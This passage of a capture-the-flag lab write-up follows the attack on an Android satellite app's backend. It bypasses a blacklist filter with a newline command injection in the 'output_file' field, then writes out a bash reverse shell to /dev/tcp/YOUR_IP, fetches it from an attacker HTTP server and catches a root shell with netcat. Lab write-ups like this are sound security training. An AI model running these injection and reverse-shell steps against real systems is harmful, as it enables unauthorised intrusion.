


With the certificate in place, the next step is to configure the proxy. While it's possible to do this manually through the device settings, we'll set it quickly using `adb` to avoid navigating through menus:

```
$ adb shell settings put global http_proxy 127.0.0.1:8080
```

Installing the app

Install the application by dragging the APK file onto the virtual phone. Upon launching the app, we are be presented with the login screen.



We can log in and intercept the login request in the proxy to see that it is being sent to `app.bigbang.htb`.


However, forwarding this request won't work since the mobile device cannot resolve the domain. Let's add the necessary configuration to fix this.

```
$ adb shell
vbox86p:/ # su
:/ # mount -o remount,rw /
:/ # vi /etc/hosts
:/ # echo "YOUR_HOST_IP `app.bigbang.htb`" | sudo tee -a /etc/hosts
```

Here, we've added the domain to redirect to our localhost IP address, as we are forwarding the port to all interfaces on our host machine. However, we must also modify the `/etc/hosts` file on our host machine to include the necessary entry.


```
$ echo "127.0.0.1    `app.bigbang.htb`" | sudo tee -a /etc/hosts
```

Now we get an authentication error, indicating that at least the app is successfully connecting to the service.




If we use the credentials `developer:bigbang` that we obtained earlier, we can successfully log in and are presented with the following two options.

- Coordinates
- Take a Picture



Let's examine the request being sent for the "Coordinates" option.

When we forward the request, the app displays a success message.



However, this doesn't seem particularly significant. Let's now check the "Take a Picture" option.


We can intercept the request and see that the body has two arguments, `command` and `output_file`. The server contains a PNG image, which is a picture captured by the satellite.

Request


Pretty Raw Hex

```
POST /command HTTP/1.1
Host: app.bigbang.htb:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTc0NjE3NTkxNCwianRpIjoiZGNjODFiM2YtN2Q2ZiOONjEyLTgyOTgtMTVlZjMzODEwYzI3IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImRldmVsb3BlciIsIm5iZiI6MTc0NjE3NTkxNCwiY3NyZiI6IjZjYzlhN2U1LTc1YzUtNDA4ZC04NjI3LTIzOGNkZDk1YTBkZSIsImV4cCI6MTc0NjE3OTUxNH0.zObxqqbMukVFwfvd8Rp3SioFXmomupB3NVRzOyCrB_o
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json
Content-Length: 52

{
  "command":"send_image",
  "output_file":"5.png"
}
```


If we attempt to include a command injection in the `output_file`, it throws an error saying that the "Output file path contains dangerous characters". It's clear that the backend is using a blacklist-based filter—characters like `;` or `&` are also blocked when we try to use them.



Almost all characters commonly used for command injection are blocked by the server, but when we try using the newline character `\n`, the server does not return the bad character error.



Let's attempt to inject a command that triggers a ping from the remote host to our local machine to confirm the command injection.



We can confirm that the command executed successfully, as ICMP callbacks are visible on our local machine.

```
$ tcpdump -i tun0 icmp

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
16:50:40.378489 IP blog.bigbang.htb > kali: ICMP echo request, id 1, seq 1,
length 64
16:50:40.378594 IP kali > blog.bigbang.htb: ICMP echo reply, id 1, seq 1, length
64
```

Since command execution is confirmed, let's proceed by uploading a Bash reverse shell and triggering its execution through the injection point.


Create a bash reverse shell payload file.

```
$ cat shell

#!/bin/bash
bash -i >& /dev/tcp/YOUR_IP/1337 0>&1
```

Serve it using a Python HTTP server.

```
$ python3 -m http.server 80
```

Download it on the remote host.



We can verify that our Python server got a callback.

```
$ python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.52 - - [29/April/2025 14:27:55] "GET /shell.sh HTTP/1.1" 200 -
```

Start a netcat listener on port `1337`.

```
$ nc -nvlp 1337
```

Now, send the command to run the file using `bash`.

We receive a shell as `root` on our netcat listener.

```
$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.10.14.22] from (UNKNOWN) [10.10.11.52] 38708
bash: cannot set terminal process group (1760): Inappropriate ioctl for device
bash: no job control in this shell

root@bigbang:/# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be obtained at `/root/root.txt`.